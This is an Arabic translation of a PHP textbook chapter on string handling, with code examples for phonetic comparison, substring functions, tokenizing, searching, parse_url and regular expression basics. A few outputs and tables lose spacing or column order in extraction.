ينتج عن كل من خوارزميات Soundex و Metaphone سلسلة تمثل تقريبًا كيفية نطق الكلمة باللغة الإنجليزية. لمعرفة ما إذا كانت هناك سلسلتان متساويتان تقريبًا مع هذه الخوارزميات، قارن طريقة نطقهما. يمكنك مقارنة قيم Soundex فقط بقيم Soundex وقيم Metaphone فقط بقيم Metaphone. تعد خوارزمية Metaphone أكثر دقة بشكل عام، كما يوضح المثال التالي:

```
$known = "Fred";
$query = "Phred";

if (soundex($known) == soundex($query)) {
 print "soundex: {$known} sounds like {$query}<br>";
}
else {
 print "soundex: {$known} doesn't sound like
{$query}<br>";
}

if (metaphone($known) == metaphone($query)) {
 print "metaphone: {$known} sounds like {$query}<br>";
}
else {
 print "metaphone: {$known} doesn't sound like
{$query}<br>";
}
soundex: Fred doesn't sound like Phred
metaphone: Fred sounds like Phred
```

ترجع الدالة ()similar_text عدد الأحرف المشتركة بين مدخل السلسلة. المدخل الثالثة، إن وجدت، هي متغير يتم فيه تخزين القاسم المشترك كنسبة مئوية:

```
$string1 = "Rasmus Lerdorf";
$string2 = "Razmus Lehrdorf";
$common = similar_text($string1, $string2, $percent);
printf("They have %d chars in common (%.2f%%).", $common, $percent);
They have 13 chars in common (89.66%).
```

تحسب خوارزمية Levenshtein التشابه بين سلسلتين بناءً على عدد الأحرف التي يجب عليك إضافتها أو استبدالها أو إزالتها لجعلها متشابهة. على سبيل المثال، يكون لكل من "cat" و "cot" مسافة Levenshtein تبلغ 1، لأنك تحتاج إلى تغيير حرف واحد فقط ("a" إلى "o") لجعلهما متماثلين:

```
$similarity = levenshtein("cat", "cot"); // $similarity is 1
```

عادةً ما يكون قياس التشابه هذا أسرع في الحساب من ذلك المستخدم بواسطة دالة ()similar_text. اختياريًا، يمكنك تمرير ثلاث قيم إلى الدالة ()levenshtein لوزن الإدخالات والحذف والاستبدال بشكل فردي – على سبيل المثال، لمقارنة كلمة مقابل تقلص "contraction".

يزن هذا المثال بشكل مفرط عمليات الإدخال عند مقارنة سلسلة مقابل تقلصها المحتمل، لأن التقلصات يجب ألا تدخل أحرفًا:

```
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```

التلاعب والبحث في السلاسل

PHP لديها العديد من الدوال للعمل مع السلاسل. الدوال الأكثر استخدامًا للبحث عن السلاسل وتعديلها هي تلك التي تستخدم التعبيرات النمطية لوصف السلسلة المعنية. لا تستخدم الدوال الموضحة في هذا القسم التعبيرات العادية - فهي أسرع من التعبيرات العادية، ولكنها تعمل فقط عندما تبحث عن سلسلة ثابتة (على سبيل المثال، إذا كنت تبحث عن "01/11/12" بدلاً من ذلك من "أي أرقام مفصولة بشرطة مائلة").

السلاسل Substrings

إذا كنت تعرف مكان البيانات التي تهتم بها في سلسلة أكبر، فيمكنك نسخها باستخدام الدالة ()substr:

```
$piece = substr(string, start [, length ]);
```

مدخل البداية "*start*" هو الموضع في السلسلة "*string*" الذي يبدأ عنده النسخ، حيث يشير الرقم 0 إلى بداية السلسلة. مدخل الطول "*length*" هو عدد الأحرف المراد نسخها (الافتراضي هو النسخ حتى نهاية السلسلة). فمثلا:

```
$name = "Fred Flintstone";
$fluff = substr($name, 6, 4); // $fluff is "lint"
$sound = substr($name, 11); // $sound is "tone"
```

لمعرفة عدد المرات التي تحدث فيها سلسلة أصغر داخل سلسلة أكبر، استخدم ()substr_count:

```
$number = substr_count(big_string, small_string);
```

كمثال:

```
$sketch = <<< EndOfSketch
Well, there's egg and bacon; egg sausage and bacon; egg and spam;
egg bacon and spam; egg bacon sausage and spam; spam bacon sausage
and spam; spam egg spam spam bacon and spam; spam sausage spam spam
bacon spam tomato and spam;
EndOfSketch;
$count = substr_count($sketch, "spam");
print("The word spam occurs {$count} times.");
The word spam occurs 14 times.
```

تسمح الدالة ()substr_replace بأنواع عديدة من تعديلات السلسلة:

```
$string = substr_replace(original, new, start [, length ]);
```

تستبدل الدالة الجزء *original* المشار إليه بـ *start* (0 يعني بداية السلسلة) وقيم *length* بالسلسلة *new*. إذا لم يتم إعطاء مدخل رابع، فإن ()substr_replace يزيل النص من *start* إلى نهاية السلسلة.

على سبيل المثال:

```
$greeting = "good morning citizen";
$farewell = substr_replace($greeting, "bye", 5, 7);
// $farewell is "good bye citizen"
```

استخدم *length* 0 للإدراج دون حذف:

```
$farewell = substr_replace($farewell, "kind ", 9, 0);
// $farewell is "good bye kind citizen"
```

استخدم استبدال "" للحذف دون إدخال:

```
$farewell = substr_replace($farewell, "", 8);
// $farewell is "good bye"
```

إليك كيفية الإدراج في بداية السلسلة:

```
$farewell = substr_replace($farewell, "now it's time to
say ", 0, 0);
// $farewell is "now it's time to say good bye"'
```

تشير القيمة السالبة للبداية إلى عدد الأحرف من نهاية السلسلة التي تبدأ منها عملية الاستبدال:

```
$farewell = substr_replace($farewell, "riddance", -3);
// $farewell is "now it's time to say good riddance"
```

يشير *length* السالب إلى عدد الأحرف من نهاية السلسلة التي يجب عندها إيقاف الحذف:

```
$farewell = substr_replace($farewell, "", -8, -5);
// $farewell is "now it's time to say good
```

دوال السلاسل المتنوعة

تأخذ الدالة ()strrev سلسلة وتعيد نسخة معكوسة منها:

```
$string = strrev(string);
```

كمثال:

```
echo strrev("There is no cabal");
labac on si erehT
```

تأخذ الدالة ()str_repeat سلسلة "string" وعددًا "count" وتعيد سلسلة جديدة تتكون من عدد "*count*"مرات تكرار سلسلة "*string*" المدخل:

```
$repeated = str_repeat(string, count);
```

على سبيل المثال، لبناء قاعدة أفقية مموجة:

```
echo str_repeat('_.-.', 40);
```

تقوم دالة ()str_pad بربط سلسلة مع أخرى. اختياريًا، يمكنك تحديد السلسلة التي سيتم ربطها، وما إذا كنت ستضعها على اليسار أو اليمين أو كليهما:

```
$padded = str_pad(to_pad, length [, with [, pad_type
]]);
```

الافتراضي هو ربط على اليمين بمسافات:

```
$string = str_pad('Fred Flintstone', 30);
echo "{$string}:35:Wilma";
```

```
Fred Flintstone :35:Wilma
```

المدخل الثالث الاختياري هي السلسلة المطلوب ربطها:

```
$string = str_pad('Fred Flintstone', 30, '. ');
echo "{$string}35";
Fred Flintstone. . . . . . . .35
```

يمكن أن يكون المدخل الرابع الاختياري STR_PAD_RIGHT (الافتراضي) أو STR_PAD_LEFT أو STR_PAD_BOTH (للتوسط). فمثلا:

```
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_LEFT) . "]\n";
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_BOTH) . "]\n";
[ Fred Flintstone]
[ Fred Flintstone ]
```

تحليل سلسلة Decomposing a String

توفر PHP العديد من الدوال للسماح لك بتقسيم سلسلة إلى مكونات أصغر. بترتيب متزايد من التعقيد، هي: `explode()` و `strtok()` و `sscanf()`.

EXPLODING AND IMPLODING

غالبًا ما تصل البيانات كسلاسل، والتي يجب تقسيمها إلى مجموعة من القيم. على سبيل المثال، قد ترغب في تقسيم الحقول المفصولة بفواصل من سلسلة مثل "Fred,25,Wilma." في هذه الحالات، استخدم دالة explode():

```
$array = explode(separator, string [, limit]);
```

المدخل الأول، الفاصل "*separator*"، عبارة عن سلسلة تحتوي على فاصل الحقل. المدخل الثاني، سلسلة نصية "*string*"، هي السلسلة المراد تقسيمها. المدخل الثالث الاختياري، الحد "*limit*"، هي الحد الأقصى لعدد القيم التي يتم إرجاعها في المصفوفة. إذا تم الوصول إلى الحد، فإن العنصر الأخير في المصفوفة يحتوي على باقي السلسلة:

```
$input = 'Fred,25,Wilma';
$fields = explode(',', $input);
// $fields is array('Fred', '25', 'Wilma')
$fields = explode(',', $input, 2);
// $fields is array('Fred', '25,Wilma')
```

تعمل دالة implode() على العكس تمامًا من explode() - فهي تنشئ سلسلة كبيرة من مجموعة من السلاسل الأصغر:

```
$string = implode(separator, array);
```

المدخل الأول، الفاصل "*separator*"، هو السلسلة التي يجب وضعها بين عناصر المدخل الثاني، المصفوفة "*array*". لإعادة بناء سلسلة القيمة البسيطة المفصولة بفاصلة، قل ببساطة:

```
$fields = array('Fred', '25', 'Wilma');
$string = implode(',', $fields); // $string is 'Fred,25,Wilma'
```

دالة ()join هي اسم مستعار لـ ()implode.

TOKENIZING

تتيح لك دالة ()strtok التكرار خلال سلسلة، والحصول على قطعة جديدة (رمز مميز "token") في كل مرة. في المرة الأولى التي تستدعيها، تحتاج إلى تمرير مدخلين: السلسلة المراد تكرارها وفاصل الرمز المميز. فمثلا:

```
$firstChunk = strtok(string, separator);
```

لاسترداد بقية الرموز، قم باستدعاء ()strtok بشكل متكرر باستخدام الفاصل فقط:

```
$nextChunk = strtok(separator);
```

على سبيل المثال، ضع في اعتبارك هذا الاستدعاء:

```
$string = "Fred,Flintstone,35,Wilma";
$token = strtok($string, ",");
```

```
while ($token !== false) {
 echo("{$token}<br />");
 $token = strtok(",");
}
Fred
Flintstone
35
Wilma
```

ترجع الدالة ()false strtok عندما لا يكون هناك المزيد من الرموز التي يتم إرجاعها.

قم باستدعاء ()strtok مع مدخلين لإعادة تهيئة المكرر. يؤدي هذا إلى إعادة تشغيل الرمز المميز من بداية السلسلة.

SSCANF()

تحلل الدالة ()sscanf سلسلة وفقًا لقالب مثل ()printf:

```
$array = sscanf(string, template);
$count = sscanf(string, template, var1, ... );
```

إذا تم استخدامه بدون المتغيرات الاختيارية، فإن ()sscanf ترجع مصفوفة من الحقول:

```
$string = "Fred\tFlintstone (35)";
$a = sscanf($string, "%s\t%s (%d)");
print_r($a);
```

```
Array
(
 [0] => Fred
 [1] => Flintstone
 [2] => 35)
```

قم بتمرير المراجع إلى المتغيرات لتخزين الحقول في تلك المتغيرات. يتم إرجاع عدد الحقول المخصصة:

```
$string = "Fred\tFlintstone (35)";
$n = sscanf($string, "%s\t%s (%d)", $first, $last, $age);
echo "Matched {$n} fields: {$first} {$last} is {$age} years old";
Matched 3 fields: Fred Flintstone is 35 years old
```

دوال البحث في السلاسل

تجد العديد من الدوال سلسلة أو حرفًا داخل سلسلة أكبر. تأتي في ثلاث عائلات: strpos() و strrpos()، والتي ترجع المكان؛ strstr()، strchr()، الذين يعيدون السلسلة التي يعثرون عليها، و strspn() وstrcspn()، اللذان يعيدان مقدار ما يتطابق مع القناع في بداية السلسلة.

في جميع الحالات، إذا حددت رقمًا على أنه "سلسلة" للبحث عنه، فإن PHP تتعامل مع هذا الرقم باعتباره القيمة الترتيبية للحرف المراد البحث عنه. وبالتالي، فإن استدعاءات الدوال هذه متطابقة لأن 44 هي قيمة ASCII للفاصلة:

```
$pos = strpos($large, ","); // find first comma
$pos = strpos($large, 44); // also find first comma
```

جميع دوال البحث عن السلاسل ترجع false إذا لم تتمكن من العثور على السلسلة الفرعية التي حددتها. إذا كانت السلسلة الفرعية تحدث في بداية السلسلة، فإن الدالات ترجع 0. نظراً لأن false يلقي بالرقم 0، فقم دائمًا بمقارنة قيمة الإرجاع بـ === عند اختبار الفشل:

```
if ($pos === false) {
 // wasn't found
}
else {
 // was found, $pos is offset into string
}
```

عمليات البحث بإرجاع الأماكن

تبحث الدالة ()strpos عن التواجد الأول لسلسلة نصية صغيرة في سلسلة أكبر:

```
$position = strpos(large_string, small_string);
```

إذا لم يتم العثور على السلسلة الصغيرة، فإن ()strpos ترجع false.

تبحث الدالة ()strrpos عن آخر تواجد لحرف في سلسلة. يأخذ نفس المدخلات ويرجع نفس نوع القيمة مثل ()strpos.

على سبيل المثال:

```
$record = "Fred,Flintstone,35,Wilma";
$pos = strrpos($record, ","); // find last comma
```

```
echo("The last comma in the record is at position {$pos}");
```

```
The last comma in the record is at position 18
```

عمليات البحث التي ترجع بقية السلسلة

تبحث الدالة strstr() عن أول ظهور لسلسلة صغيرة في سلسلة أكبر وترجع من تلك السلسلة الصغيرة.
على سبيل المثال:

```
$record = "Fred,Flintstone,35,Wilma";
$rest = strstr($record, ","); // $rest is ",Flintstone,35,Wilma"
```

الاختلافات في strstr() هي:

- *stristr*()

  غير حساس لحالة الأحرف strstr()

- *strchr*()

  هو اسم مستعار لـ strstr()

- *strrchr*()

  البحث عن آخر تكرار لحرف في سلسلة

كما هو الحال مع ()strrpos، يبحث ()strrchr للخلف في السلسلة، ولكن عن حرف واحد فقط، وليس عن سلسلة كاملة.

عمليات البحث باستخدام الأقنعة

إذا كنت تعتقد أن ()strrchr مقصور على فئة معينة، فأنت لم تر شيئًا بعد. تخبرك الدالتان ()strspn و ()strcspn بعدد الأحرف في بداية سلسلة تتكون من أحرف معينة:

```
$length = strspn(string, charset);
```

على سبيل المثال، تختبر هذه الدالة ما إذا كانت السلسلة تحتوي على رقم ثماني:

```
function isOctal($str)
{
 return strspn($str, '01234567') == strlen($str);
}
```

يرمز c في ()strcspn إلى التكملة *"complement"* - فهو يخبرك كم من بداية السلسلة لا يتألف من الأحرف في مجموعة الأحرف. استخدمه عندما يكون عدد الأحرف المهمة أكبر من عدد الأحرف الغير مهمة. على سبيل المثال: تختبر هذه الدالة ما إذا كانت السلسلة تحتوي على أي NUL بايت أو علامات جدولة أو حرف إرجاع:

```
function hasBadChars($str)
{
 return strcspn($str, "\n\t\0") != strlen($str);
}
```

فك عناوين المواقع DECOMPOSING URLS

ترجع الدالة ()parse_url مجموعة من مكونات عنوان URL:

```
$array = parse_url(url);
```

كمثال:

```
$bits = parse_url("http://me:secret@example.com/cgi-bin/board?user=fred");
print_r($bits);

Array
(
 [scheme] => http
 [host] => example.com
 [user] => me
 [pass] => secret
 [path] => /cgi-bin/board
 [query] => user=fred)
```

المفاتيح المحتملة للتجزئة هي المخطط وhost وport وuser وpass وpath وquery وfragment.

التعبيرات العادية Regular Expressions

إذا كنت بحاجة إلى دوال بحث أكثر تعقيدًا مما توفره الطرق السابقة، فيمكنك استخدام تعبير عادي - سلسلة تمثل نمطًا "*pattern*". تقارن دوال التعبير العادي هذا النمط بسلسلة أخرى ومعرفة ما إذا كان أي من السلسلة يتطابق مع النمط. تخبرك بعض الدوال بما إذا كان هناك تطابق، بينما يقوم البعض الآخر بإجراء تغييرات على السلسلة.

هناك ثلاثة استخدامات للتعبيرات النمطية: المطابقة، والتي يمكن استخدامها أيضًا لاستخراج المعلومات من سلسلة؛ استبدال نص جديد بنص مطابق؛ وتقسيم السلسلة إلى مجموعة من القطع الأصغر. PHP لها دوال للجميع. على سبيل المثال، يطابق ()preg_match تعبيرًا عاديًا.

لطالما اعتبرت Perl معيارًا للتعبيرات النمطية القوية. تستخدم PHP مكتبة C تسمى *pcre* لتقديم دعم شبه كامل لترسانة Perl من ميزات التعبير العادي. تعمل تعبيرات Perl العادية على بيانات ثنائية عشوائية، لذا يمكنك المطابقة بأمان مع الأنماط أو السلاسل التي تحتوي على (\x00) NUL-byte.

أساسيات

معظم الأحرف في التعبير العادي هي أحرف حرفية، مما يعني أنها تطابق نفسها فقط. على سبيل المثال، إذا كنت تبحث عن التعبير العادي "/cow/" في السلسلة "Dave was a cowhand"، فستحصل على تطابق لأن كلمة "cow" توجد في تلك السلسلة.

بعض الأحرف لها معاني خاصة في التعبيرات العادية. على سبيل المثال، تشير علامة الإقحام "caret" (^) في بداية التعبير النمطي إلى أنه يجب أن يتطابق مع بداية السلسلة (أو بشكل أكثر دقة، يربط "*anchors*" التعبير العادي ببداية السلسلة):

```
preg_match("/^cow/", "Dave was a cowhand"); // returns false
preg_match("/^cow/", "cowabunga!"); // returns true
```

وبالمثل، فإن علامة الدولار ($) في نهاية التعبير العادي تعني أنه يجب أن تتطابق مع نهاية السلسلة (على سبيل المثال، تثبت التعبير العادي في نهاية السلسلة):

```
preg_match("/cow$/", "Dave was a cowhand"); // returns false
preg_match("/cow$/", "Don't have a cow"); // returns true
```

النقطة (.) في التعبير العادي تطابق أي حرف مفرد:

```
preg_match("/c.t/", "cat"); // returns true
preg_match("/c.t/", "cut"); // returns true
preg_match("/c.t/", "c t"); // returns true
preg_match("/c.t/", "bat"); // returns false
preg_match("/c.t/", "ct"); // returns false
```

إذا كنت تريد مطابقة أحد هذه الأحرف الخاصة (تسمى الحرف الأولي "*metacharacter*")، فعليك الهروب منه بشرطة مائلة للخلف:

```
preg_match("/\$5.00/", "Your bill is $5.00 exactly");
// returns true
preg_match("/$5.00/", "Your bill is $5.00 exactly"); //
returns false
```

تكون التعبيرات العادية حساسة لحالة الأحرف بشكل افتراضي، لذلك لا يتطابق التعبير العادي "/cow/" مع السلسلة "COW". إذا كنت تريد إجراء مطابقة غير حساسة لحالة الأحرف، فإنك تحدد علامة للإشارة إلى ذلك (كما سترى لاحقًا في هذا الفصل).

حتى الآن، لم نقم بأي شيء لم يكن بوسعنا فعله مع دوال السلسلة التي رأيناها بالفعل، مثل ()strstr. تأتي القوة الحقيقية للتعبيرات العادية من قدرتها على تحديد أنماط مجردة يمكن أن تتطابق مع العديد من تسلسلات الأحرف المختلفة. يمكنك تحديد ثلاثة أنواع أساسية من الأنماط المجردة في تعبير عادي:

- ❖ مجموعة من الأحرف المقبولة التي يمكن أن تظهر في السلسلة (على سبيل المثال، الأحرف الأبجدية والأحرف الرقمية وعلامات الترقيم المحددة)
- ❖ مجموعة من البدائل للسلسلة (على سبيل المثال، "com" أو "edu" أو "net" أو "org")
- ❖ تسلسل متكرر في السلسلة (على سبيل المثال، حرف واحد على الأقل وليس أكثر من خمسة أحرف رقمية)

يمكن دمج هذه الأنواع الثلاثة من الأنماط بطرق لا حصر لها لإنشاء تعبيرات عادية تطابق أشياء مثل أرقام الهواتف وعناوين URL الصالحة.

فئات الأحرف "Character Classes"

لتحديد مجموعة من الأحرف المقبولة في النمط الخاص بك، يمكنك إما إنشاء فئة حرف بنفسك أو استخدام فئة محددة مسبقًا. يمكنك بناء فئة الحرف الخاصة بك عن طريق تضمين الأحرف المقبولة بين قوسين مربعين:

```
preg_match("/c[aeiou]t/", "I cut my hand"); // returns true
preg_match("/c[aeiou]t/", "This crusty cat"); // returns true
preg_match("/c[aeiou]t/", "What cart?"); // returns false
preg_match("/c[aeiou]t/", "14ct gold"); // returns false
```

يبحث محرك التعبير العادي عن "c"، ثم يتحقق من أن الحرف التالي هو حرف "a" أو "e" أو "i" أو "o" أو "u". إذا لم يكن حرف متحرك، تفشل المطابقة ويرجع المحرك للبحث عن حرف "c" آخر. إذا تم العثور على حرف متحرك، فإن المحرك يتحقق من أن الحرف التالي هو "t". إذا كان الأمر كذلك، يكون المحرك في نهاية المباراة ويعود صحيحًا. إذا لم يكن الحرف التالي "t"، يعود المحرك للبحث عن "c" آخر.

يمكنك رفض فئة حرف باستخدام علامة الإقحام (^) في البداية:

```
preg_match("/c[^aeiou]t/", "I cut my hand"); // returns false
preg_match("/c[^aeiou]t/", "Reboot chthon"); // returns true
preg_match("/c[^aeiou]t/", "14ct gold"); // returns false
```

في هذه الحالة، يبحث محرك التعبير العادي عن "c" متبوعًا بحرف ليس حرف متحرك، متبوعًا بحرف "t".

يمكنك تحديد نطاق من الأحرف بواصلة "hyphen" (-). يعمل هذا على تبسيط فئات الأحرف مثل "جميع الأحرف "all letters"" و "جميع الأرقام "all digits"":

```
preg_match("/[0-9]%/", "we are 25% complete"); // returns true
preg_match("/[0123456789]%/", "we are 25% complete"); // returns true
preg_match("/[a-z]t/", "11th"); // returns false
preg_match("/[a-z]t/", "cat"); // returns true
preg_match("/[a-z]t/", "PIT"); // returns false
preg_match("/[a-zA-Z]!/", "11!"); // returns false
preg_match("/[a-zA-Z]!/", "stop!"); // returns true
```

عند تحديد فئة حرف، تفقد بعض الأحرف الخاصة معناها، بينما يأخذ البعض الآخر معاني جديدة. على وجه الخصوص، تفقد anchor $ والنقطة معناها في فئة الحرف، بينما لم يعد الحرف ^ رابطًا ولكنه يلغي فئة الحرف إذا كان هو الحرف الأول بعد القوس المفتوح. على سبيل المثال، يتطابق [[\^] مع أي حرف قوس غير مغلق، بينما يتطابق [$.^] مع أي علامة دولار أو نقطة أو علامة إقحام.

تحدد مكتبات التعبير العادي المتنوعة اختصارات لفئات الأحرف، بما في ذلك الأرقام والأحرف الأبجدية والمسافات البيضاء.

البدائل "Alternatives"

يمكنك استخدام حرف التوجيه الرأسي (|) لتحديد البدائل في التعبير العادي:

```
preg_match("/cat|dog/", "the cat rubbed my legs"); // returns true
preg_match("/cat|dog/", "the dog rubbed my legs"); // returns true
preg_match("/cat|dog/", "the rabbit rubbed my legs"); // returns false
```

يمكن أن تكون أسبقية التناوب مفاجأة: "/^cat|dog$/" مختارة من "^cat" و "dog$"، بمعنى أنه يتطابق مع سطر يبدأ بـ "cat" أو تنتهي بـ "dog". إذا كنت تريد سطراً يحتوي فقط على "cat" أو "dog" ، تحتاج لاستخدام التعبير العادي "/^(cat|dog)$/".

يمكنك الجمع بين فئات الأحرف والتبديل، على سبيل المثال، للتحقق من السلاسل التي لا تبدأ بحرف كبير:

```
preg_match("/^([a-z]|[0-9])/", "The quick brown fox"); // returns false
preg_match("/^([a-z]|[0-9])/", "jumped over"); // returns true
preg_match("/^([a-z]|[0-9])/", "10 lazy dogs"); // returns true
```

تكرار المتواليات "Repeating Sequences"

لتحديد نمط متكرر، يمكنك استخدام مُحدِّد كمي"*quantifier*" . يتتبع المُحدِّد الكمي النمط الذي يتكرر ويحدد عدد المرات لتكرار هذا النمط. يوضح الجدول 4-6 المحددات الكمية التي تدعمها تعبيرات PHP العادية.

الجدول 4-6. محددات التعبير العادي

المعنى	محدد الكم
1 أو 0	?
0 فأكثر	*
واحد أو أكثر	+
عدد مرات n بالضبط	{ *n* }
على الأقل n، وليس أكثر من m مرة	{ *n* , *m* }
على الأقل n مرات	{ *n* ,}

لتكرار حرف واحد، ضع المُحدد الكمي بعد الحرف:

```
preg_match("/ca+t/", "caaaaaaat"); // returns true
preg_match("/ca+t/", "ct"); // returns false
preg_match("/ca?t/", "caaaaaaat"); // returns false
preg_match("/ca*t/", "ct"); // returns true
```

باستخدام المحددات الكمية وفئات الأحرف، يمكننا فعلاً فعل شيء مفيد، مثل مطابقة أرقام الهواتف الأمريكية الصالحة:

```
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "303-555-1212"); // returns true
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "64-9-555-1234"); // returns false
```

الأنماط الفرعية Subpatterns

يمكنك استخدام الأقواس لتجميع بتات التعبير العادي معًا لتتم معاملتها كوحدة واحدة تسمى النمط الفرعي *"subpattern"*:

```
preg_match("/a (very )+big dog/", "it was a very very big dog"); // returns true
preg_match("/^(cat|dog)$/", "cat"); // returns true
preg_match("/^(cat|dog)$/", "dog"); // returns true
```

تتسبب الأقواس أيضًا في التقاط السلسلة الفرعية التي تطابق النمط الفرعي. إذا قمت بتمرير مصفوفة كمتحول ثالث لدالة مطابقة، فسيتم ملء المصفوفة بأي سلاسل فرعية ملتقطة:

```
preg_match("/([0-9]+)/", "You have 42 magic beans", $captured);
// returns true and populates $captured
```

يتم تعيين العنصر الصفري للمصفوفة على السلسلة النصية المطابقة بالكامل. العنصر الأول هو السلسلة الفرعية التي تطابق النمط الفرعي الأول (إذا كان هناك واحد)، والعنصر الثاني هو السلسلة الفرعية التي تطابق النمط الفرعي الثاني، وهكذا.

المحددات "Delimiters"

تحاكي التعبيرات العادية من نمط Perl صيغة Perl للنماذج، مما يعني أن كل نمط يجب أن يكون محاطًا بزوج من المحددات. تقليديا، يتم استخدام حرف الشرطة المائلة للأمام (/)؛ على سبيل المثال، */pattern/*. ومع ذلك، يمكن استخدام أي حرف غير أبجدي رقمي بخلاف حرف الخط المائل العكسي (\) لتحديد تنسيق نمط Perl. هذا مفيد لمطابقة السلاسل التي تحتوي على خطوط مائلة، مثل أسماء الملفات. على سبيل المثال، ما يلي متكافئ:

```
preg_match("/\/usr\/local\//", "/usr/local/bin/perl");
// returns true
preg_match("#/usr/local/#", "/usr/local/bin/perl"); //
returns true
```

يمكن استخدام الأقواس (()) والأقواس المتعرجة ({}) والأقواس المربعة ([]) وأقواس الزاوية (<>) كمحددات نمط:

```
preg_match("{/usr/local/}", "/usr/local/bin/perl"); //
returns true
```

يناقش قسم "الخيارات اللاحقة" المعدِّلات ذات الحرف الواحد التي يمكنك وضعها بعد محدد الإغلاق لتعديل سلوك محرك التعبير العادي. يعد x مفيدًا جدًا، مما يجعل شريط محرك التعبير العادي مسافة بيضاء و # التعليقات المميزة من التعبير العادي قبل المطابقة. هذان النمطان متماثلان، لكن أحدهما أسهل في القراءة:

```
'/([[:alpha:]]+)\s+\1/'
'/( # start capture
[[:alpha:]]+ # a word
\s+ # whitespace
\1 # the same word again
```

```
 ) # end capture
/x'
```

سلوك المطابقة "Match Behavior"

النقطة (.) تطابق أي حرف باستثناء سطر جديد (\n). تتطابق علامة الدولار ($) في نهاية السلسلة، أو إذا انتهت السلسلة بسطر جديد، فقبل هذا السطر الجديد مباشرةً:

```
preg_match("/is (.*)$/", "the key is in my pants",
$captured);
// $captured[1] is 'in my pants'
```

فئات الأحرف "Character Classes"

كما هو موضح في الجدول 4-7، تحدد التعبيرات العادية المتوافقة مع Perl عددًا من مجموعات الأحرف المسماة التي يمكنك استخدامها في فئات الأحرف. التوسعات في الجدول 4-7 مخصصة للغة الإنجليزية. تختلف الأحرف الفعلية من لغة إلى أخرى.

يمكن استخدام فئة [: *something* :] بدلاً من حرف في فئة الحرف. على سبيل المثال، للعثور على أي حرف يمثل رقمًا أو حرفًا كبيرًا أو علامة "at" (@)، استخدم التعبير العادي التالي:

```
[@[:digit:][:upper:]]
```

ومع ذلك، لا يمكنك استخدام فئة الأحرف كنقطة نهاية النطاق:

```
preg_match("/[A-[:lower:]]/", "string");// invalid
regular expression
```

بعض المناطق تعتبر تسلسلات أحرف معينة كما لو كانت حرفًا واحدًا – وتسمى هذه التسلسلات المتسلسلة "*collating sequences*". لمطابقة أحد هذه التسلسلات متعددة الأحرف في فئة الأحرف، قم بإرفاقها بـ [. و.]. على سبيل المثال، إذا كانت لغتك تحتوي على تسلسل الهروب ch، فيمكنك مطابقة s أو t أو ch بفئة الأحرف هذه:

```
[st[.ch.]]
```

الامتداد النهائي لفئات الأحرف هو فئة التكافؤ "*equivalence class*"، والتي تحددها من خلال تضمين الحرف داخل [= و =]. تطابق فئات التكافؤ الأحرف التي لها نفس ترتيب التجميع، كما هو محدد في الإعدادات المحلية الحالية. على سبيل المثال، قد تحدد الإعدادات المحلية a و á و ä على أنها لها نفس أسبقية الفرز. لمطابقة أي واحد منهم، فإن فئة التكافؤ هي [= a =].

الجدول 4-7. فئات الأحرف

الفئة	الوصف	توسيع
[:alnum:]	أحرف أبجدية ورقمية	[0-9a-zA-Z]
[:alpha:]	الأحرف الأبجدية	[a-zA-Z]
[:ascii:]	7-bit ASCII	[\x01-\x7F]
[:blank:]	Horizontal whitespace (space, tab)	[\t]
[:cntrl:]	حروف التحكم	[\x01-\x1F]

توسيع	الوصف	الفئة
[0-9]	أرقام	[:digit:]
[^\x01-\x20]	الأحرف التي تستخدم في طابعات الحبر (بدون مسافات، بدون تحكم)	[:graph:]
[a-z]	أحرف في حالة صغيرة	[:lower:]
[\t\x20-\xFF]	حرف قابل للطباعة (فئة الرسم البياني بالإضافة إلى المسافة وعلامة التبويب)	[:print:]
[- !"#$%&'()*+,./:;<=>?@[\\\]^_'{|}~]	أي حرف ترقيم، مثل النقطة (.) والفاصلة المنقوطة (;)	[:punct:]
[\n\r\t \x0B]	مسافة بيضاء (سطر جديد، مسافة جدول، مسافة، مسافة جدول أفقي، carriage return)	[:space:]
[A-Z]	حروف بحالة كبيرة	[:upper:]
[0-9a-fA-F]	Hexadecimal digit	[:xdigit:]

الفئة	الوصف	توسيع
\s	مسافة بيضاء	[\r\n \t]
\S	بدون مسافة بيضاء	[^\r\n \t]
\w	Word (identifier) character	[0-9A-Za-z_]
\W	Nonword (identifier) character	[^0-9A-Za-z_]
\d	Digit	[0-9]
\D	Nondigit	[^0-9]

المراسي Anchors

يحد المرساة من تطابق موقع معين في السلسلة (لا تتطابق نقاط الارتساء مع الأحرف الفعلية في السلسلة الهدف). يسرد الجدول 4-8 نقاط الارتساء التي تدعمها التعبيرات النمطية.

الجدول 4-8. المراسي

Anchor	Matches
^	Start of string بداية السلسلة
$	نهاية السلسلة
[[:<:]]	بداية الكلمة
[[:>:]]	نهاية الكلمة
\b	حدود الكلمة (بين w\ و W\ أو في بداية السلسلة أو نهايتها)
\B	Nonword boundary (between \w and \w, or \W and \W)
\A	إبتداء السلسلة Beginning of string
\Z	نهاية السلسلة أو قبلها n\ في النهاية

Anchor	Matches
\z	نهاية السلسلة
^	بداية السطر (أو بعد \n إذا علامة /m ممكنة)
$	نهاية السطر (أو قبل \n إذا علامة /m ممكنة)

يتم تعريف حدود الكلمة على أنها النقطة بين حرف مسافة بيضاء وحرف معرف (أبجدي رقمي أو شرطة سفلية):

```
preg_match("/[[:<:]]gun[[:>:]]/", "the Burgundy exploded"); // returns false
preg_match("/gun/", "the Burgundy exploded"); // returns true
```

لاحظ أن بداية السلسلة النصية ونهايتها يمكن اعتبارها حدودًا للكلمات.

Quantifiers and Greed

عادة ما تكون محددات كمية التعبير العادي جشعة "*greedy*". أي عند مواجهة مُحدِّد كمي "quantifier"، فإن المحرك يطابق قدر الإمكان مع استمرار إرضاء بقية النمط. على سبيل المثال:

```
preg_match("/(<.*>)/", "do <b>not</b> press the button", $match);
// $match[1] is '<b>not</b>'
```

يتطابق التعبير العادي من أول علامة أقل من إلى علامة أكبر من الأخيرة. في الواقع، يتطابق *. مع كل شيء بعد أول علامة أقل من، ويتراجع المحرك لجعله يتطابق بشكل أقل وأقل حتى تظهر في النهاية علامة أكبر من المطلوب مطابقتها.

